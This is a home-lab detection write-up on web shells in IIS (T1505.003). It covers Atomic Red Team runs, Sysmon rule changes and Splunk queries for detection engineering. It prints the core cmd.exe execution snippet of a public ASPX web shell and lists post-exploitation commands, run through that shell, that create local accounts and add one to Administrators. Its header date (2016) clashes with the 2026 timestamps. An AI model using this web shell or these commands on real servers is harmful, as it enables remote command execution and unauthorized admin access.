

Report #1: Webshell Upload Detection (T1505.003)

1. Overview

- **Technique:** T1505.003 – Server Software Component: Web Shell
- **Environment:** SIEMLab (Win10 client, IIS, C:\inetpub\wwwroot)
- **Simulation tool:** Atomic Red Team (Invoke-AtomicRedTeam)
- **Execution time:** July 28, 2016 10:10:15 PM
- **Dive deeper:** Install real webshell for test logs

2. Step by Step

2.1 Enable IIS on the Windows 10 Client

On the Windows 10 VM:

1. Use Windows search bar → Turn Windows features on or off.
2. Check Internet Information Services.
3. Expand Internet Information Services and enable following components. These are important for webshell execution:
 - Web Management Tools → IIS Management Console
 - World Wide Web Services → Application Development Features → ASP.NET
 - Select ASP.NET 4.8 (Because I will drop .aspx file)
 - World Wide Web Services → Common HTTP Features
 - The default selected features are sufficient.
4. Click **OK** and wait for Windows to complete the installation.
5. Verify:
 - Open a browser on the Windows 10 client itself and navigate to `http://localhost`
 - You will see the **default IIS welcome page**
 - Record the web root directory. By default, it is `C:\inetpub\wwwroot`

2.2 Double-check Sysmon config

Because our Sysmon is setting base on SwiftOnSecurity config, the configurations are not contain rules to logs `.aspx` file installation. I add 3 include rules into SYSMON EVENT ID 11: FILE CREATED in `C:\Tools\sysmonconfig.xml` as below:

```
<TargetFilename condition="end with">.aspx</TargetFilename>
<TargetFilename condition="end with">.php</TargetFilename>
<TargetFilename condition="end with">.jsp</TargetFilename>
```

Update this rule by:

```
`C:\Tools\Sysmon\Sysmon.exe -c sysmonconfig.xml
```

Temporary test by:

```
# Create a test .aspx file in C:\inetpub\wwwroot  
echo "test webshell content" > C:\inetpub\wwwroot\test-webshell.aspx
```

Verify in Splunk search

```
index=* EventCode=11 TargetFilename="*wwwroot*"
```

Time	Event
7/28/26 9:13:27.902 PM	07/28/2026 09:13:27.902 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=11 EventType=4 ComputerName=Host-Victim.cs1ab.local TargetFilename = C:\inetpub\wwwroot\test-webshell.aspx source = WinEventLog:Microsoft-Windows-Sysmon/Operational

2.3 Run Atomic Red Team T1505.003

Check Available Atomic Tests for T1505.003 , I see that the tests primarily simulate the **creation/drop of a web shell file** rather than a real HTTP request:

```
Invoke-AtomicTest T1505.003 -ShowDetails
```

```
Windows PowerShell
PS C:\Users\babDuck> Invoke-AtomicTest T1505.003 -ShowDetails
PathToAtomicFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: Server Software Component: Web Shell T1505.003
Atomic Test Name: Web Shell Written to Disk
Atomic Test Number: 1
Atomic Test GUID: 0a2ce662-1efa-496f-a472-2fe7b080db16
Description: This test simulates an adversary leveraging Web Shells by simulating the file modification to disk. Idea from APTISimulate
r. cmd.aspx source - https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
xcopy /I /Y "#{web_shells}" "#{web_shell_path}"
Command (with inputs):
xcopy /I /Y "C:\AtomicRedTeam\atomics\T1505.003\src" C:\inetpub\wwwroot

Cleanup Commands:
Command:
del "#{web_shell_path}\b.jsp /q >nul 2>&1
del "#{web_shell_path}\tests.jsp /q >nul 2>&1
del "#{web_shell_path}\cmd.aspx /q >nul 2>&1
Command (with inputs):
del C:\inetpub\wwwroot\b.jsp /q >nul 2>&1
del C:\inetpub\wwwroot\tests.jsp /q >nul 2>&1
del C:\inetpub\wwwroot\cmd.aspx /q >nul 2>&1

Dependencies:
Description: Web shell must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1505.003\src)
Check Prereq Command:
if (Test-Path "#{web_shells}") {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path "C:\AtomicRedTeam\atomics\T1505.003\src") {exit 0} else {exit 1}
Get Prereq Command:
New-Item -Type Directory "#{web_shells}" -ErrorAction ignore | Out-Null
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/b.jsp" -OutFile "#{web_shells}\b.js
p"
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/tests.jsp" -OutFile "#{web_shells}\
tests.jsp"
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/cmd.aspx" -OutFile "#{web_shells}\c
md.aspx"
Get Prereq Command (with inputs):
New-Item -Type Directory "C:\AtomicRedTeam\atomics\T1505.003\src" -ErrorAction ignore | Out-Null
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/b.jsp" -OutFile "C:\AtomicRedTeam\
atomics\T1505.003\src\b.jsp"
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/tests.jsp" -OutFile "C:\AtomicRedTe
am\atomics\T1505.003\src\tests.jsp"
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1505.003/src/cmd.aspx" -OutFile "C:\AtomicRedTe
am\atomics\T1505.003\src\cmd.aspx"
[!!!!!!END TEST!!!!!!]
```

Check prerequisites by:

```
Invoke-AtomicTest T1505.003 -CheckPrereqs
```

Before executing the Atomic Test, record the **exact system time** on the Windows 10 client. This timestamp will be my **reference point** when searching Splunk later.

```
Get-Date
```

Run atomic test:

```
Invoke-AtomicTest T1505.003
```

```

PS C:\Users\babDuck> Invoke-AtomicTest T1505.003 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1505.003-1 Web Shell Written to Disk
Prerequisites met: T1505.003-1 Web Shell Written to Disk
PS C:\Users\babDuck> Get-Date

Tuesday, July 28, 2026 10:10:15 PM

PS C:\Users\babDuck> Invoke-AtomicTest T1505.003
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1505.003-1 Web Shell Written to Disk
C:\AtomicRedTeam\atomics\T1505.003\src\b.jsp
C:\AtomicRedTeam\atomics\T1505.003\src\cmd.aspx
C:\AtomicRedTeam\atomics\T1505.003\src\tests.jsp
3 File(s) copied
Exit code: 0
Done executing test: T1505.003-1 Web Shell Written to Disk

```

Verify in Splunk search

```
index=* EventCode=11 TargetFilename="*wwwroot*"
```

i	_time	host	source	sourcetype	CommandLine	TargetFilename
>	7/28/26 10:10:41.812 PM	Host- Victim	WinEventLog:Microsoft- Windows- Sysmon/Operational	XmlWinEventLog:Microsoft- Windows- Sysmon/Operational		C:\inetpub\wwwroot\tests.jsp
>	7/28/26 10:10:41.808 PM	Host- Victim	WinEventLog:Microsoft- Windows- Sysmon/Operational	XmlWinEventLog:Microsoft- Windows- Sysmon/Operational		C:\inetpub\wwwroot\cmd.aspx
>	7/28/26 10:10:41.801 PM	Host- Victim	WinEventLog:Microsoft- Windows- Sysmon/Operational	XmlWinEventLog:Microsoft- Windows- Sysmon/Operational		C:\inetpub\wwwroot\b.jsp

3. Detection gap and Dive deeper process

The atomic test only simulated the file-drop stage via script execution rather than a real HTTP file upload. As a result, Event ID 1 has no empirical data for a parent-child chain through `w3wp.exe` - an IIS Worker Process to receive HTTP/HTTPS request.

To close this gap, a well-known public ASP.NET webshell [Awen ASP.NET Webshell](#) was deployed to the IIS web root and accessed via browser to trigger real execution through the IIS worker process, isolated entirely within SIEMLab (no external network access on the Win10 client). This produced genuine Event ID 1 data confirming the classic webshell execution pattern.

3.1 Awen ASP.NET Webshell operation

Awen is a simple ASP.NET webshell where an `.aspx` page accepts commands through a textbox and uses `.NET`'s `System.Diagnostics.Process` to spawn `cmd.exe` and execute them.

3.1.1 Core Functionality

```
string ExcuteCmd(string arg)
{
    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = "cmd.exe";
    psi.Arguments = "/c "+arg;
    ...
}
```

- Accepts input from `txtArg.Text` , a **TextBox** on the form.
- Directly passes the input to `cmd.exe /c <input>` without validation or sanitization.
- `RedirectStandardOutput = true` captures the command output through a `StreamReader` and returns it to the browser.


Essentially, this provides **Remote Command Execution (RCE)** through a web interface, running with the privileges of the **Application Pool Identity** under `w3wp.exe` .

3.1.2 Interface

The interface contains only **one TextBox, one Button ("excute"), and one Label ("Command:")**, with no other business logic.

This is a useful detection characteristic: a bare ASPX page that does not belong to any legitimate application workflow.

`OnClick="cmdExe_Click"` triggers the server-side event, which calls `ExcuteCmd()` with the textbox content and then uses `Server.HtmlEncode()` to safely render the output in the browser.



3.2 How to Trigger the Logs

1. Place the `.aspx` file in `C:\inetpub\wwwroot` . This generates **Sysmon Event ID 11 (FileCreate)**, which was previously captured after fixing the Sysmon configuration.

2. Open the webshell in a browser:
`http://localhost/awen.aspx`
3. Enter commands in the textbox, such as:
 - `whoami`
 - `net user testacc ... /add`
 - `net localgroup administrators ... /add`
4. Click the **"execute"** button.

Each click triggers the server-side `cmdExe_Click` event, which calls `Process.Start()`. IIS's `w3wp.exe` then spawns `cmd.exe`.

3.3 Splunk logs

Query:

```
index=sysmon EventCode=1 (ParentImage="*w3wp*")
| table _time, Computer, ParentImage, Image, CommandLine
| sort - _time
```

Result: 10 events, all showing `w3wp.exe` (`C:\Windows\System32\inetsrv\w3wp.exe`) as parent of `cmd.exe`, confirming genuine webshell command execution through the IIS worker process.

Time (UTC)	Parent Image	Image	Command Line
2026-07-29 00:11:35.150	w3wp.exe	cmd.exe	"cmd.exe" /c whoami
2026-07-29 00:15:16.190	w3wp.exe	cmd.exe	"cmd.exe" /c net user testacc P@ssw0rd123! /add
2026-07-29 00:15:53.081	w3wp.exe	cmd.exe	"cmd.exe" /c net localgroup administrators testacc /add
2026-07-29 00:21:31.085	w3wp.exe	cmd.exe	"cmd.exe" /c net user localadd PasssLocal@123 /add
2026-07-29 00:23:22.092	w3wp.exe	cmd.exe	"cmd.exe" /c net user testacc P@ssw0rd123! /add

New Search

SPL

Convert to SPL2

Save As

Create Table View

Close

index=sysmon EventCode=1 (ParentImage="*w3wp*")
| table _time, Computer, ParentImage, Image, CommandLine
| sort - _time

Time range: All time

10 events (before 8/3/26 12:59:12.000 AM)

No Event Sampling

Job

Smart Mode

Events				
Patterns				
Statistics (10)				
Visualization				
Show: 20 Per Page Format Preview: On				
_time	Computer	ParentImage	Image	CommandLine
2026-07-29 00:56:25.585		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c whoami
2026-07-29 00:23:22.092		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c net user testacc P@ssw0rd123! /add
2026-07-29 00:21:31.085		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c net user localadd PasssLocal@123 /add
2026-07-29 00:15:53.081		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c net localgroup administrators testacc /add
2026-07-29 00:15:16.190		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c net user testacc P@ssw0rd123! /add
2026-07-29 00:11:35.150		C:\Windows\System32\inetsrv\w3wp.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c whoami

Behavioral pattern observed: The command sequence follows a textbook post-exploitation flow: reconnaissance (`whoami`) → local account creation (`net user ... /add`) → privilege escalation (`net localgroup administrators ... /add`). This is a high-fidelity, low-noise detection signature — legitimate ASP.NET application activity should never spawn `cmd.exe` from `w3wp.exe` , making this pattern an excellent candidate for a Sigma rule.